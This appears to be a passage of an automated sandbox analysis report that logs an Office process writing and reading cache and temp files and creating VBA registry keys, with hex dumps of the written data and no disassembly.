C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	1648	32	11 00 00 00 0d 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 26 1f fd fd	&	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	15992	32	11 00 00 00 0d 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd 43 31 fd	C1	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 6d 3b 78 13 fd 4a fd 7f fd fd 06 fd fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd 52 fd fd 63 62 47 fd fd fd 57 fd fd fd 16 0b 00 00 00 00 00 00 00 7b 4a 5a fd 18 07 00 49 fd 2f fd fd fd fd 76 41 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRm;xJS,XFFaqRcGW{JZI/vAP>PBxxxx+	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd	R]G}:IaD.HY o	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	19456	130	ea 69 49 01 0c 56 0c fd fd 30 fd fd fd fd 48 fd fd 75 21 1d 5e 69 fd fd fd fd 4b fd fd fd 4c fd 3c fd 46 fd fd 7e fd 03 00 00 00 00 00 00 00 0b fd 00 fd 2a 0c fd fd 70 0d 5b fd 3f 43 fd 1e fd fd 39 fd 20 25 03 39 03 00 75 fd 00 fd 60 03 0c fd fd 49 fd fd ac 44 fd fd 6c 45 fd fd 7d 67 00 39 01 00 00 00 00 00 00 00 10 00 00 00 fd 00 35 fd fd 4f fd 4b fd 4f fd fd fd fd 71 79 05	iIV0Hu!^KL<F~*p[?C9 %9u`IDlE}g95OKOqy	success or wait	2	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	19704	70	ea 69 49 01 0c 56 24 fd fd 30 fd fd fd fd 48 fd fd 75 21 1d 5e 69 fd fd fd fd 4b fd fd fd 4c fd 3c fd 46 fd fd 7e fd 06 00 00 00 00 00 00 00 07 58 22 0c fd 09 fd fd 13 4e fd 42 fd fd 18 1f fd fd fd 16 05	iIV$0Hu!^KL<F~X"NB	success or wait	2	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	19904	690	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd fd 00 fd 03 00 00 fd 54 27 14 fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 19 00 fd 03 00 00 fd 54 27 1c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 39 00 fd 03 00 00 fd 54 6b 0c 38 fd fd 72 00 40 fd fd 2e 56 43 fd 2a fd 51 05 0c fd fd 30 fd fd fd fd 48 fd fd 75 21 1d 5e 69 14 fd fd 30 fd fd fd fd 48 fd fd 75 21 1d 5e 69 7a 03 00 00 58 2b 29 1f 0f fd 48 3f fd 3a 44 fd fd fd fd 1c 78 fd fd 01 00 00 00 fd 54 27 0c fd fd 30 fd fd fd fd 48 fd fd 75 21 1d 5e 69 39 00 fd 03 00 00 fd 54 27 14 fd fd 30 fd fd fd fd 48 fd fd 75 21 1d 5e 69 35 00 fd 03 00 00 fd 54 27 0c 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 19 00 fd 03 00 00 fd 54 fd 0c fd b5	>TT'@:ET'@:ET'@:E9Tkr@.VC*Q0Hu !^0Hu!^zX+)H?:DxT'0Hu! ^9T'0Hu!^5T"Ny8EST	success or wait	2	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	3674	372	05 fd 00 fd fd 09 11 fd fd 30 fd fd fd fd 48 fd fd 75 21 1d 5e 69 01 00 00 00 01 06 00 20 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 0e fd fd 30 fd fd fd fd 48 fd fd 75 21 1d 5e 69 02 00 00 00 01 01 00 21 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 09 fd fd 30 fd fd fd fd 48 fd fd 75 21 1d 5e 69 04 00 00 00 01 02 00 22 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 10 38 fd fd 72 00 40 fd fd 2e 56 43 fd 2a fd 01 00 00 00 01 03 00 23 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 57 03 fd fd 4f 06 fd fd 40 fd fd 30 fd fd fd 79 1d 01 00 00 00 01 06 00 24 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd 0f	0Hu!^ 0Hu!^!0Hu!^"r@.VC*#WO @0y$`	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	21248	40	10 00 00 00 03 00 00 00 11 00 00 00 1a 00 00 00 12 00 00 00 08 00 00 00 13 00 00 00 06 00 00 00 01 00 00 00 fd 56 fd		success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	16672	32	11 00 00 00 23 00 00 00 12 00 00 00 0a 00 00 00 13 00 00 00 08 00 00 00 01 00 00 00 e4 21 60	#!`	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	21288	32	11 00 00 00 23 00 00 00 12 00 00 00 0a 00 00 00 13 00 00 00 08 00 00 00 01 00 00 00 15 fd fd fd	#	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 1a 43 fd 7d fd 4c fd fd 36 2a fd 5b 06 1a 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRC}L6* [S,XFFaqR]G}:IaD.HY oSWxxxx*	success or wait	1	7FEE9047A59	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	19	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	1	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	19	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	0	512	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	19	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	1	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	19	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	0	512	success or wait	1	7FEE9047AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	0	512	success or wait	1	7FEE9047AFD	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6E25A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6E25A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6E25A5E3	RegCreateKeyExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

⊘ **No disassembly**